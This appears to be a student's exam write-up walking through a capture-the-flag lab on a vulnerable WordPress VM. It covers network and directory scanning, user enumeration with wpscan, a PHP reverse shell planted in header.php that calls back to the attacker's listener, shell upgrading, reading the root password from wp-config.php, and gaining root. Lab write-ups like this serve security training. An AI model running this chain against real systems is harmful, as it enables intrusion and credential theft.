

Cyber security exam module 5

Task 1:

To find the ip address we use the command : **arp-scan -l**




Our desired ip address is



Task 2:


To discover the ports we use the command : **nmap 192.168.20.239**



9 ports are discovered.

Task 3:

To find the interesting directory we use the following command : **gobuster dir -u 192.168.20.239 -w /usr/share/wordlists/dirb/common.txt**



Our desired Directory is : wordpress

Task 4:

To find the username we use the following command: **wpscan --url http://192.168.20.239 -e**

```
┌──(root㉿kali)-[/home/kali]
└─# wpscan --url http://192.168.20.239/wordpress -e

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.22
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://192.168.20.239/wordpress/ [192.168.20.239]
[+] Started: Wed Dec 21 04:58:21 2022

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
```

We find the following information:

```
[+] admin
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] wpuser
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```


Task 5:

The reverse shell is uploaded to the header.php and modified.

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.20.155';   // CHANGE THIS
$port = 9001;          // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Task 6:

The reverse shell is updated to TTY shell




```
(root㉿kali)-[/home/kali]
# nc -nlvp 9001
listening on [any] 9001 ...
connect to [192.168.20.155] from (UNKNOWN) [192.168.20.239] 60811
Linux Quaoar 3.2.0-23-generic-pae #36-Ubuntu SMP Tue Apr 10 22:19:09 UTC 2012 i686 i686 i38
6 GNU/Linux
 05:20:47 up  1:08,  0 users,  load average: 0.04, 0.10, 0.15
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn ("/bin/bash/")'
/bin/sh: 1: python3: not found
$ whcih python3
/bin/sh: 2: whcih: not found
$ which python
/usr/bin/python
$ python -c 'import pty; pty.spawn ("/bin/bash")'
www-data@Quaoar:/$
```

Task 7:

The first flag is : **2bafe61f03117ac66a73c3c514de796e**

```
locate flag.txt
/home/wpadmin/flag.txt
www-data@Quaoar:/$ cd /home/wpadmin/flag.txt
cd /home/wpadmin/flag.txt
bash: cd: /home/wpadmin/flag.txt: Not a directory
www-data@Quaoar:/$ cd /home/wpadmin
cd /home/wpadmin
www-data@Quaoar:/home/wpadmin$ ls
ls
flag.txt
www-data@Quaoar:/home/wpadmin$ cat flag.txt
cat flag.txt
2bafe61f03117ac66a73c3c514de796e
www-data@Quaoar:/home/wpadmin$
```

Task 8:

The root password is in a config file. We need to find the config file first.

```
www-data@Quaoar:/sbin$ locate wp-config
locate wp-config
/var/www/wordpress/wp-config-sample.php
/var/www/wordpress/wp-config.php
www-data@Quaoar:/sbin$ cd /var/www/wordpress
cd /var/www/wordpress
www-data@Quaoar:/var/www/wordpress$ cat wp-config.php
cat wp-config.php
<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Ta
```

```
www-data@Quaoar:/var/www/wordpress$ locate wp-config
locate wp-config
/var/www/wordpress/wp-config-sample.php
/var/www/wordpress/wp-config.php
www-data@Quaoar:/var/www/wordpress$ cat wp-config.php | grep root
cat wp-config.php | grep root
define('DB_USER', 'root');
define('DB_PASSWORD', 'rootpassword!');
www-data@Quaoar:/var/www/wordpress$
```

Task 9:

By providing the password: rootpassword! ; we get the root access.

```
www-data@Quaoar:/var/www/wordpress$ su
su
Password: rootpassword!

root@Quaoar:/var/www/wordpress#
```

We go to the /root directory we get the flag.txt . The flag is : 8e3f9ec016e3598c5eec11fd3d73f6fb

```
root@Quaoar:/var/www/wordpress# cd /root
cd /root
root@Quaoar:~# ls
ls
flag.txt  vmware-tools-distrib
root@Quaoar:~# cat flag.txt
cat flag.txt
8e3f9ec016e3598c5eec11fd3d73f6fb
root@Quaoar:~#
```